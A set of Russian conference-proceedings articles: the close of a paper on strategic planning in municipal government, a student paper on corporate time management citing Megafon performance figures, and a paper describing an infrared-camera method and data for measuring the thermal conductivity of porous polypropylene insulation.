Муниципальным органам власти в условиях крайнего дефицита ресурсов приходится одновременно решать целый ряд разноуровневых и разнонаправленных задач по нормализации хозяйственно-экономической деятельности, стабилизации социальных отношений, модернизации инфраструктуры, разработке и запуску программ развития, преодолению локальных кризисных ситуаций и т.п., в условиях жесткого лимита времени и отсутствия отработанных управленческих технологий, соразмерных решаемым проблемам. Традиционные методы управления для этого часто не годятся.

Существующая практика работы органов муниципального управления от задачи к задаче, от ситуации к ситуации, от выборов до выборов ведет к тому, что реальными управляющими на местах часто оказываются те, кто имеет собственные цели по отношению к местному развитию, и система муниципального управления начинает работать не в интересах муниципального образования в целом, а в частных интересах, в том числе теневых структур. Одна из задач стратегического планирования – преодоление такой ситуации.

Новая технология муниципального управления состоит в стратегическом планировании муниципального развития. Стратегический подход уже сложился в нашей стране в сфере бизнесуправления, в приложении к муниципальному управлению его принципы состоят в следующем:

1. Самостоятельность позиции, т.е. построение деятельности муниципалитета как самостоятельного субъекта, принимающего реальные решения, «самостоятельно и под свою ответственность».

2. Профессиональное отношение к делу, т.е. выстраивание деятельности муниципального управления как профессиональной управленческой деятельности, с требуемой полнотой и системностью, а не в угоду тем или иным частным пониманиям или предпочтениям.

3. Конкурентность позиции, т.е. понимание, что муниципальное образование существует в динамичной конкурентной среде, в которой возможны разные траектории развития, зависимые от действий, предпринимаемых его управляющими, и выстраивание деятельности в соответствии с реальными запросами этой среды, а не с отдельными частными представлениями и интересами.

Специальным предметом внимания в системе стратегического планирования и управления является достижение согласованности управленческих решений, принимаемых на разных уровнях системы административного управления. По мере развития практики стратегического

планирования в муниципальных образованиях начинает становиться очевидными существующие изъяны в этой части работы. Вопиющим фактом является, например, то, что стратегии регионального развития, которые, при активной роли Министерства регионального развития, разрабатываются сегодня едва ли не во всех субъектах Федерации, за редчайшими исключениями, никак не учитывают особенностей муниципального уровня управления.

Другим проявлением такой неотстроенности отношений в системе управления является практика перераспределения бюджетных отчислений, когда дополнительные поступления в бюджет, появившиеся в результате активной работы муниципалитета, изымаются из его бюджета при планировании следующего финансового цикла. Это отбивает у органов муниципального образования стремление прилагать усилия, направленные на улучшение инвестиционного и предпринимательского климата, и порождает стремление скрыть дополнительные доходы. И то, и другое отнюдь не способствует развитию населенных пунктов и территорий.

Стратегическое планирование исходит из двух положений.

Во-первых, ситуация планирования всегда и принципиально неоднозначна – условия управленческого действия не являются вполне прозрачными, меняются и зависят от действий других субъектов, принимающих самостоятельные решения и стремящихся к собственным целям.

Во-вторых, ситуация планирования – это всегда ситуация дефицита ресурсов. Осознание ограниченности имеющихся ресурсов – одно из ключевых обстоятельств, заставляющих управляющего обращаться к стратегии. Если ресурсов достаточно, в разработке стратегии их использования нет необходимости. Другое дело, когда их недостаточно. Тогда приходится либо точно определять приоритеты и направления деятельности, которые могут быть реально обеспечены имеющимися ресурсами, либо искать способы их привлечения: оценивать, что из того, что есть, можно для этого использовать, выстраивать схемы, выделять критические точки этих схем, формировать специальные сценарии действий в этих точках, анализировать разные варианты развития событий, оценивать балансы затрат, рисков и приобретений и т.д. В любом случае, стратегический подход позволяет максимально эффективно использовать возможности имеющихся ресурсов для достижения поставленных целей.

В общем смысле, стратегия представляет собой искусство принятия самостоятельных решений и осуществления самостоятельных действий в меняющихся и недоопределенных условиях, искусство адекватно ситуации отвечать на основные вопросы, организующие управленческую работу: Кто будет делать? Что будет делаться? Зачем (для чего, во имя чего) это будет делаться? Когда (в какой последовательности) будет строиться действие? Какими силами (каким ресурсом) будет обеспечено действие? Соответственно, вопрос о том, как должно быть организовано

стратегическое планирование, это вопрос о том, как устроен инструмент, который дает управляющему получать ответы на поставленные вопросы. Разработка стратегии осуществления какой-либо деятельности требует обращения к базовым основаниям и характеристикам этой деятельности.

Стратегия развития муниципального образования представляет собой систему представлений о желательном будущем, приоритетах и направлениях работы по достижению этого будущего, инструментах и механизмах, которые дают возможность осуществить эту работу. Центральными фокусами этой системы являются самоопределение муниципального образования, анализ ресурсов развития, которыми оно располагает, представление о наборе субъектов, которые связаны с этими ресурсами, и о том, какая кооперация есть между этими субъектами, а также какая организация деятельности требуется для разработки и реализации стратегии.

Основные задачи, которые должна решать разработанная стратегия местного развития, состоят в следующем:

- систематизация представлений о населенном пункте или территории и их возможностях;
- выработка перспективы, определяющей организацию местного управления;
- формирование базиса для разработки программ и проектов развития;
- представление населенного пункта или территории во внешней среде;
- поиск новых ресурсов для развития.

Стратегия задает рамки и определяет направления для разработки программ и проектов муниципального развития. Если это необходимо, на основе общей стратегии развития могут формироваться частные стратегии деятельности муниципального управления в отдельных направлениях. Стратегическое планирование – процесс постоянный, реагирующий на все изменения, связанные как с муниципальным образованием и органами его управления, так и с характеристиками внешней среды. Реализация разработанной стратегии всегда сопровождается ее текущей корректировкой. Что-то из изначально намеченного отпадает, появляется что-то новое, неочевидное в начале разработки. Стратегическое планирование в целом составляет непрерывный цикл: от первых наметок будущей стратегии к ее продумыванию и реализации (включая текущие корректировки) и оценке полученных результатов, после которой осуществляется полномасштабная корректировка стратегии и начинается новый цикл стратегического Условием эффективности всего процесса является удержание стратегической позиции, соотнесение текущих событий, обстоятельств и корректировок с изначальными установками и замыслом. Потеря такой позиции приводит к тому, что стратегия в ходе текущих корректировок исчезает, подменяясь текущей оперативной работой, и

остается только на бумаге.

Цикл стратегического планирования включает в себя следующие основные содержательные элементы:

1. Анализ ситуации и предметное оформление ценностных ориентаций, лежащих в основе стратегии развития: формирование миссии и образа будущего населенного пункта.

2. Оформление целевых ориентиров стратегии.

3. Разработка программ и проектов, направленных на реализацию стратегии.

4. Реализация разработанных программ и проектов.

5. Анализ и оценка результатов и последствий реализации программ и проектов.

Анализ и оценка результатов и последствий реализации программ и проектов формирует основу для нового анализа ситуации и корректировки оформления ценностных ориентаций, лежащих в основе стратегии развития, и цикл повторяется.

Использованные источники:

1. “Бюджетный кодекс Российской Федерации” от 31 июля 1998 г. N 145-ФЗ (ред. от 02.11.2013) // Собрание законодательства РФ от 03.08.1998 г., N 31, ст. 3823 – Режим доступа: [Консультант плюс]

2. Лексин В. Н. Государство и регионы. Теория и практика государственного регулирования территориального развития/ В.Н. Лексин. - М.: Бука, 2013.-176с.

3. ЮшинаЕ.А. Муниципальное управление/ Е.А. Юшина.- М.: Герда, 2017. - 178 с.

УДК 331.1

Семенова Ю.С.
студент 2 курса
факультет управления
ЮРИУ РАНХиГС
научный руководитель: Морозова А.И., к.э.н.
доцент
Россия, г. Ростов-на-Дону

КОРПОРАТИВНЫЙ ТАЙМ-МЕНЕДЖМЕНТ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ДЕЯТЕЛЬНОСТИ ОРГАНИЗАЦИИ

Аннотация: В статье представлено воздействие использования инструментов корпоративного тайм-менеджмента на эффективность деятельности организации. Приведены причины необходимости введения корпоративного тайм-менеджмента и способы его распространения в организации. Объяснены основные положения повышения эффективности деятельности каждого сотрудника и организации в целом.

Ключевые слова: корпоративный тайм-менеджмент, причины введения корпоративного тайм-менеджмента, эффективность деятельности организации, показатели деятельности эффективности организации, управление временем, личный тайм-менеджмент, управление организацией.

Semenova Yu.S.
Student
2nd year, Faculty of Management
YURIU RANEPA
Russia, Rostov-on-Don
Supervisor:
Ph.D., Associate Professor Morozova A.I.

CORPORATE TIME MANAGEMENT AS A TOOL TO IMPROVE THE EFFICIENCY OF THE ORGANIZATION

Annotation: The article presents the impact of the use of corporate time management tools on the effectiveness of the organization. The reasons for the need to introduce corporate time management and ways of its distribution in the organization are given. The basic provisions for increasing the efficiency of each employee and the organization as a whole are explained.

Key words: corporate time management, reasons for introducing corporate time management, organizational effectiveness, organizational performance indicators, time management, personal time management, organization management.

В современном быстро изменяющемся мире особое внимание уделяется тайм-менеджменту (ТМ). Технологии и методы управления

временем помогают людям, а также различным организациям правильно и эффективно выстраивать свою работу. Корпоративный тайм-менеджмент динамично развивается в условиях большой конкуренции и суровом ритме жизни, ведь именно он является одним из самых эффективных способов повышения эффективности деятельности организации.

Для начала следует понять, что из себя представляет корпоративный тайм-менеджмент. Данный термин можно рассматривать с двух точек зрения.

Под корпоративным тайм-менеджментом можно понимать, во-первых, систему управления временем фирмы, когда особое внимание уделяется управленческим технологиям организации работы в целом, тогда как личный тайм-менеджмент каждого сотрудника является следствием правильно выстроенной системы. Во-вторых, это индивидуальное управление временем отдельного работника фирмы, когда он не заинтересован тратить напрасно невозобновимые ресурсы своего времени, т.е. система управления личным временем, из которого складывается система управления временем фирмы в целом.

Чем более механистична работа персонала и всей организации в целом, чем меньше в ней требуется творческая инициатива каждого отдельного исполнителя, тем более актуальны технологии первого типа. Если же от исполнителя требуется не только четкое и быстрое выполнение жесткой должностной инструкции, но и самостоятельная инициатива, принятие нестандартных решений, распределение ресурсов, готовность брать на себя ответственность — незаменимыми становятся технологии второй группы.

"Личный" тайм-менеджмент благодаря своим глубоким и не очевидным на первый взгляд свойствам оказывается достаточно сильным двигателем не только личной, но и корпоративной эффективности.

Корпоративный тайм-менеджмент содержит в себе систему управления операций в организаций, и если их правильно и эффективно спланировать, то это позволит управлять временем фирмы.

Рис. 1 «Первый подход»

Рис. 2 «Второй подход»

Таким образом, первый подход представляет собой влияние «сверху вниз» от системы методов управления временем целой организации к каждому сотруднику, а второй подход – «снизу вверх» от индивидуального тайм-менеджмента к общей системе фирмы.

Объективная необходимость корпоративного внедрения тайм-менеджмента обусловлена следующими факторами:

1. Быстрые и частые изменения в экономической среде, из чего следует необходимость принятия сотрудниками оперативных и нестандартных решений возникающих вопросов, планирования рабочего дня.

2. Возрастает удельный вес нематериальных активов в стоимости организации; эффективность работы ключевых топ-менеджеров и специалистов становится основным фактором успешности все большего числа компаний. При этом крайне затруднен внешний контроль за деятельностью сотрудника, имеющей творческий характер, но повышается актуальность самостоятельной организации таким сотрудником своей работы.

3. Постоянные изменения деятельности с целью совершенствования продукта и развитии компании являются следствием увеличения количества и объема решаемых менеджерами и сотрудниками задач.

Если говорить о корпоративном тайм-менеджменте как о инструменте повышения эффективности деятельности организации, то следует рассмотреть основные показатели эффективности:

Первый блок включает в себя объективные (экономические) показатели:

1) Результативность (достигнуты ли организацией поставленные цели).

2) Производительность (достигнута ли цель с использованием наименьшего количества трудовых затрат).

3) Продуктивность (оценивается количество и качество продукции).

4) Рентабельность - это показатель прибыльности в процессе всего производства.

5) Экологичность (применение экологически чистых технологий).

6) Энергоемкость (показатель энергозатрат, при чем производство считается наиболее эффективным, если на весь процесс требует минимум энергии).

Второй блок содержит субъективные показатели:

1. Трудовая, духовная и общественная активность сотрудников. Трудовая активность находит отражение в производительности труда, качестве произведенной продукции и т.п., духовная проявляется в профессионализме деятельности и творческом подходе к выполнению обязательств.

2. Удовлетворенность работой. Отношение работников к своим обязательствам и деятельности компании в целом.

3. Стабильность организации. При этом подразумевается не абсолютная стабильность, а относительно низкий уровень текучести кадров.

4. Сработанность организации (сработанность людей в группах, что может свидетельствовать об отлаженных механизмах деятельности).

Проанализировав результативность и полезность внедрения тайм-менеджмента в корпоративную систему управления в компании «Мегафон», могу сказать, что с помощью ТМ-принципов повысилось качество контроля за работой в компании, индивидуальная и общая продуктивность организации.

Таблица 1 «Показатели эффективности компании» в компании «Мегафон»

Показатель эффективности	Значение до внедрения принципов корпоративного тайм-менеджмента	Значения после внедрения корпоративного тайм-менеджмента
1. Производительность	75%	90%
2. Продуктивность	100%	120%
3. Рентабельность	90%	100%
4. Трудовая, социальная, духовная активность	80%	95%
5. Удовлетворенность работой	80%	90%

В таблице представлены не все показатели эффективности деятельности организации, а только те, которые наиболее полно и точно описывают изменения в деятельности фирмы при внедрении корпоративного тайм-менеджмента.

Внедряя принципы и методы тайм-менеджмента в корпоративную культуру компании, менеджер дает свободу своим сотрудникам, позволяя им самим организовывать свое рабочее время, инициировать новые способы управления временем. Работник, который принимал непосредственное участие в разработке и принятии управленческих решений, будет с удовольствием воплощать это в жизнь, с учетом того, что он сам знает реальное положение дел. Другими словами, эффективная организация деятельности фирмы предусматривает вовлечение всего персонала в работу по совершенствованию процессов управления фирмой.

Чтобы предприятие было успешно, работникам фирмы нужна свобода, в условиях которой они могут творить и развиваться, но вместе с тем нужен

и контроль, чтобы ими можно было управлять.

Таким образом, люди сами повышают эффективность деятельности организации. Мышление, направленное на эффективность, помогает человеку самостоятельно выработать все необходимые ему ТМ-методы, обеспечить индивидуальный подход в создании системы личного тайм-менеджмента. Корпоративная культура, в которой работники сами понимают неэффективность корпоративной системы управления, помогает сотрудникам фирмы самостоятельно наметить и выполнить те организационные преобразования, которые они считают наиболее актуальными, — без помощи со стороны руководства или консультантов.

При внедрении тайм-менеджмента в корпоративную культуру выявляются так же недостатки в системе управления организацией и резервы повышения ее эффективности. Например, у многих фирм возникает проблема длительности совещаний. Причиной этому часто оказывается неумение делегировать менеджеров, неуверенность и низкая организованность персонала.

Сама корпоративная культура, включающая установки системы управления временем, стимулирует сотрудников повышать личную и корпоративную эффективность без какого-либо внешнего вмешательства. На самом деле интеграция ТМ в корпоративную и производственную культуру идет достаточно быстро. И тот, кто раньше поймет это, получит преимущество на рынке. А может, и вторую жизнь — как побочный результат.

В заключении стоит добавить, что корпоративный тайм-менеджмент является сравнительно недавним нововведением в организации работы предприятий, но уже успел завоевать успех и эффективность использования данных методов. Данный инструмент позволяет достичь поставленных целей путем меньшего количества затрат как трудовых, так и материальных.

Использованные источники:

1. Архангельский Г.А. Организация времени. СПб.: Питер, 2006. 448 с
2. Калинин А.И., Эффективная организация времени. М.: Элмо, 2007. 302 с.
3. Архангельский Г. Корпоративный тайм-менеджмент: Энциклопедия решений / Г.А. Архангельский. — М.: Альпина Бизнес Букс, 2008. — 160 с.
4. *П. Друкер* Архангельский Г.А. Организация времени: от личной эффективности к развитию фирмы / Г.А. Архангельский. - 2-е изд. - Санкт-Петербург: Питер, 2005. - 442 с
5. Зыкова Н.В. Исследование подходов к оценке эффективности деятельности организации // Экономика и менеджмент инновационных технологий. 2014. № 12 [Электронный ресурс]. URL: http://ekonomika.snauka.ru/2014/12/6529 (дата обращения: 23.10.2018).

УДК 621.184.64:536.24

Сенникова О.Б., к.техн.н.
доцент
кафедра «Промышленная теплоэнергетика»
Колищак В.М.
студент магистратуры 2 курса
факультет урбанистики и городского хозяйства
Дюкова А.И.
студент магистратуры 2 курса
факультет урбанистики и городского хозяйства
Московский политехнический университет
Россия, г. Москва

МЕТОДИКА ОПРЕДЕЛЕНИЯ ТЕПЛОПРОВОДНОСТИ ТЕПЛОИЗОЛЯЦИОННЫХ МАТЕРИАЛОВ

Аннотация: Статья посвящена пористым теплоизоляционным материалам, которые широко используются в качестве тепловой изоляции в теплоэнергетике. Для исследования теплопроводности теплоизоляционных материалов была разработана экспериментальная установка, определяющая темпы охлаждения исследуемых образцов с различной пористостью. На основе анализа термограмм, полученных в ходе эксперимента, построены полулогарифмические графики охлаждения исследуемых образцов, имеющих различные поверхностные плотности, с помощью которых были найдены значения темпа охлаждения исследуемых образцов.

*Ключевые слова: теплопроводность, пористость, изоляционный материал, темп охлаждения, поверхностная плотность***.**

Sennikova O.B., candidate of technical Sciences, associate Professor
associate Professor of «Industrial heat power engineering»
Moscow Polytechnic University
Russia, Moscow
Kolishchak V.M.
master's student
2nd year, faculty of urbanistics and municipal economy
Moscow Polytechnic University
Russia, Moscow
Dyukova A.I.
master's student
2nd year, faculty of urbanistics and municipal economy
Moscow Polytechnic University
Russia, Moscow

THE METHOD OF DETERMINATION OF THERMAL CONDUCTIVITY OF THERMAL INSULATION MATERIALS

Abstract: The article is devoted to porous thermal insulation materials, which are widely used as thermal insulation in heat power engineering. To study the thermal conductivity of thermal insulation materials, an experimental setup was developed that determines the cooling rates of the samples with different porosity. Based on the analysis of thermograms obtained during the experiment, semi-logarithmic graphs of cooling of the studied samples with different surface densities were constructed, with the help of which the values of the cooling rate of the studied samples were found

Keywords: thermal conductivity, porosity, insulation material, cooling rate, surface density.

Современный подход к строительству и эксплуатации зданий и сооружений жилого и общепромышленного назначения требует использования эффективных теплоизоляционных материалов и материалов с заданными параметрами теплопроводности. Для того, чтобы добиться оптимальных результатов, важно понимать, что работы по утеплению некоторых элементов зданий имеют свои особенности. Одним из главных элементов в конструкции любого строения является безопасный утеплитель, который используется для изоляции дымоходов, потолочных перекрытий, полов и стен.

Применение теплоизоляционных материалов нового поколения с улучшенными теплотехническими свойствами требует решения задачи определения их теплотехнических параметров, в том числе – теплопроводности. На практике показатели теплопроводности теплоизоляционных материалов зависят от множества факторов – от влажности, паропроницаемости, теплоемкости, пористости и других характеристик изоляционного материала.

В последнее время, при монтаже тепловой изоляции поверхностей все чаще используется пенополиуретан и пеноизол, которые наносятся на обрабатываемую поверхность в виде пены. Эти материалы пластичны, они с легкостью заполняют полости внутри стен постройки. Недостатком вспениваемых веществ является потребность в использовании специального оборудования для их распыления.

Конкуренцию материалам на базе пенополистирола уверенно составляют минераловатные блоки, обладающие низкой теплопроводностью, высокой эксплуатационной надежностью и долговечностью, а также пожаробезопасностью и удобством монтажа.

Также для теплоизоляции жилых объектов применяются сыпучие материалы, такие как гранулированный перлит. Перлит экологичен, не горюч и устойчив к усадке в процессе эксплуатации. [1].

Результаты теплофизических испытаний существующих теплоизоляционных материалов показывают, что фактические

коэффициенты теплопроводности значительно отличаются от значений, указанных в технических условиях по эксплуатации данных материалов. Это объясняется, прежде всего, недостаточной эффективностью существующих методик определения теплопроводности изоляционных материалов. Значимую роль в величине теплопроводности волокнистых материалов играет доля воздушных камер в слое или пористость.

Определение теплопроводности пористых теплоизоляционных материалов.

Известно, что эффективная теплопроводность газообразного заполнителя λl рассчитывается по формуле:

$$\lambda l = \lambda + e \cdot f \cdot \rho, \quad (1)$$

где:

λ – коэффициент теплопроводности воздуха;

e – ширина воздушной полости;

$f = (T_1^4 - T_2^4) / (t_1 - t_2)$ – температурный коэффициент, характеризующий среднюю температуру между $T1$ и $T2$ ($t1$ и $t2$ – температуры стенок, °С);

$\rho = \{E2 /[1 - (1 - E2)]\} \cdot 4{,}9 \cdot 108$ – приведенный коэффициент излучения системы;

E – излучательная способность материала.

Основываясь на этой модели переноса тепла в разупорядоченных материалах [2], эффективную теплопроводность воздуха можно представить в следующем виде:

$$\lambda = A \cdot T0{,}8 + B \cdot T3, \quad (2)$$

где:

A и B – коэффициенты, определяемые опытным путем в зависимости от свойств материала.

Следовательно, в интервале температур $273 \div 573$ K теплопроводность изоляционного материала изменяется по закону:

$$\lambda = A' \cdot T0{,}8 + B' \cdot T3, \quad (3)$$

где:

A' и B' – эмпирические коэффициенты для указанного интервала температур.

Таким образом, очевидно, что для определения величины теплопроводности изоляционного материала достаточно знать две экспериментальные величины – A' и B'.

Коэффициент B' пропорционален размеру воздушных включений и приведенному коэффициенту излучения материала, который при всех прочих равных условиях к тому же почти постоянен для неметаллических материалов без примеси металла, из которых обычно изготавливаются изоляционные материалы.

Для теплоизоляционных материалов, содержащих стекловолокно, уравнение (3) выглядит следующим образом:

$$103 \cdot \lambda = a \cdot \left(\frac{T}{100}\right)^{0,8} + b \cdot \left(\frac{T}{100}\right)^{3}, \qquad (4)$$

где:

a и b – коэффициенты соотношения (4), определяемые по справочнику [2].

По экстремальным значениям температуры T (при *292,5* и *443,5 К*), получим:

$$103 \cdot \lambda = 14,4 \cdot \left(\frac{T}{100}\right)^{0,8} + 0,193 \cdot \left(\frac{T}{100}\right)^{3}, \qquad (5)$$

Согласно этой теории [2], в основе определения эффективной теплопроводности теплоизоляционных пористых материалов с воздушными включениями лежит расчет отношения b/a, пропорционального e – ширине воздушных включений.

Для теплопроводности изоляционных материалов, содержащих включения (в виде пузырьков или трещин), или для сыпучих материалов, в которых межзерновые промежутки заполнены воздухом или каким-либо другим газом, справедливо следующее выражение:

$$a \cdot \lambda + b \cdot \lambda', \quad a + b = 1, \qquad (6)$$

где:

λ и λ'– величины коэффициентов теплопроводности, определяемые по формуле:

$$\lambda = \lambda l \cdot \left(1 + v \cdot \frac{1 + \frac{\lambda_l}{\lambda_a}}{1 - v^{1/3} \cdot \left[1 - \frac{\lambda_l}{\lambda_a}\right]}\right), \qquad (7)$$

где:

λa – теплопроводность плотной фазы;

λl – теплопроводность газовой фазы, в предположении, что связующую роль выполняют последовательно воздух (или какой-то другой газ), а затем сам материал;

v – поверхностная плотность материала.

Значения a и b зависят от формы пустот, от формы зерен материала в случае, когда рассматриваются сыпучие материалы, и также от относительных величин λa и λl.

При исследовании теплопроводности объектов сложной геометрии целесообразно использование следующей методики определения эмпирических коэффициентов с максимальной достоверностью.

Исследуемую модель с образцом охлаждают так, чтобы было обеспечено условие:

$$\theta = const, \ \alpha \to \infty,$$

где:

α – коэффициент теплоотдачи на границе между системой и окружающей средой;

θ – температура среды при стационарном тепловом потоке.

В ходе эксперимента производится анализ полученных термограмм, на

основании которого строятся полулогарифмические графики охлаждения исследуемых образцов с различными поверхностными плотностями, при помощи которых по формуле (8) найдены значения темпа регулярного охлаждения *m* данных образцов:

$$m = \frac{ln\,\vartheta_1 - ln\,\vartheta_2}{\tau_2 - \tau_1}, \quad (8)$$

где:

u – θ = ϑ – разность температуры фиксированной точки тела и температуры среды;

τ1 и τ2 – произвольные элементы времени.

По полученным величинам темпа регулярного охлаждения *m* по формуле (9) вычисляются коэффициенты температуропроводности:

$$a = K \cdot m, \quad (9)$$

где:

m – значение темпа регулярного охлаждения;

K – коэффициент формы объекта, определяемый из формулы:

$$K = n2 \cdot Kмод, \quad (10)$$

где:

n – отношение линейных размеров полотен и эталонного образца, причем линейные размеры модели в *n* раз меньше размеров объекта;

Кмод – коэффициент формы модели, определяемый по геометрическим размерам тела.

Экспериментальная установка для исследования тепловых свойств теплоизоляционных материалов

Для исследования теплопроводности пористых теплоизоляционных материалов на примере нетканых полотен была разработана экспериментальная установка (рис. 1) для определения темпа регулярного охлаждения *m* исследуемых образцов различной пористости.

Данная установка включает в себя следующие функциональные узлы:

– исследуемый образец – нетканое полотно, изготовленное из полипропилена, в виде пластин размерами *100 × 100 мм* и толщиной *δ = 3÷8 мм*;

– система нагрева исследуемого образца представляет собой плоскую алюминиевую пластину размерами *100 × 100 мм* и толщиной *δ = 20 мм* с вмонтированным электронагревателем, мощность которого регулируется автотрансформатором. Температура пластины контролируется с помощью набора термопарных датчиков хромель-копель, встроенных в пластину;

– термостатирование системы нагрева и исследуемого образца производится в герметичном шкафу с двойной изоляцией: первый слой – асбестовая панель толщиной *δ = 20 мм*, второй слой – алюминиевая фольга для снижения теплопотерь излучением. Для съемки исследуемого образца, осуществляемой с помощью инфракрасной камеры, в герметичный шкаф встроено окошко из прозрачного в инфракрасном спектральном диапазоне материала [4];

– измерительная система, которая состоит из следующих элементов:

• тепловизионная система, включающая в себя: инфракрасную камеру *ThermaCAM SC 3000* (в корпусе исполнения IP54) со встроенным *20°* объективом, пульт дистанционного управления, а также набор программного обеспечения и дополнительного оборудования;

• персональный компьютер с установленным на нем пакетом программ *Agema Research*, который, используя интерфейс для PC-карты, позволяет подключать систему *ThermaCAM SC 3000* непосредственно к портативному компьютеру, а также отображать и анализировать термографические изображения, получаемые в ходе съемки, с сохранением их на жестком диске.




Рис.1. Схема экспериментальной установки для исследования тепловых свойств теплоизоляционных материалов:
1 – тепловизионная система; 2 – персональный компьютер; 3 – жидкостный термометр; 4 – система нагрева исследуемого образца; 5 – милливольтметр; 6 – автотрансформатор; 7 – герметичный шкаф с двойной изоляцией; 8 – набор термопарных датчиков; 9 – амперметр.

Анализ полученных экспериментальных данных по определению теплопроводности пористых материалов

В результате проведенных на экспериментальной лабораторной установке (рис. 1) исследований получены данные в виде набора термограмм процесса охлаждения группы исследуемых образцов нетканых теплоизоляционных материалов.

Характеристики экспериментальных полотен на основе полипропиленового волокна приведены ниже в таблице 1 [5, 6]:

Таблица 1.

Характеристики экспериментальных полотен на основе полипропиленового волокна

Материал (по артикулу)	**Толщина, *мм***	**Плотность**		**Пористость *П*, %**
		поверхностная, *г/м2*	**объемная, *кг/м3***	
Полипропилен	1,65	–	900	0,00
110-5-200	3,9	200	51,28	94,30
50-3-300	6,2	300	48,39	94,62
80-3-400	5,1	400	78,43	91,29
50-5-400	6,1	400	65,57	92,71
80-1-300	5,6	300	53,57	94,05
110-1-200	4,6	200	43,48	95,17
110-5-400	3,7	400	108,11	87,99
110-1-400	5,4	400	74,07	91,77
50-1-400	7,4	400	54,05	93,99
80-5-300	4,7	300	63,83	92,91

Основываясь на результатах анализа полученных термографических изображений процесса охлаждения, построены полулогарифмические графики охлаждения образцов с различными поверхностными плотностями (рис. 2 – 4), с помощью которых по формуле (8) были определены значения темпа регулярного охлаждения m исследуемых образцов (табл. 2.).

Таблица 2.

Темп регулярного охлаждения *m* исследуемых нетканых полотен

№ образца	***Материал (по артикулу)***	**Темп охлаждения *m, с-1***
1	Полипропилен	1,386×10-2
2	110-5-200	2,034×10-2
3	50-3-300	1,956×10-2
4	80-3-400	1,643×10-2
5	50-5-400	2,161×10-2
6	80-1-300	2,100×10-2
7	110-1-200	1,887×10-2
8	110-5-400	2,386×10-2
9	110-1-400	2,059×10-2
10	50-1-400	1,588×10-2
11	80-5-300	2,069×10-2

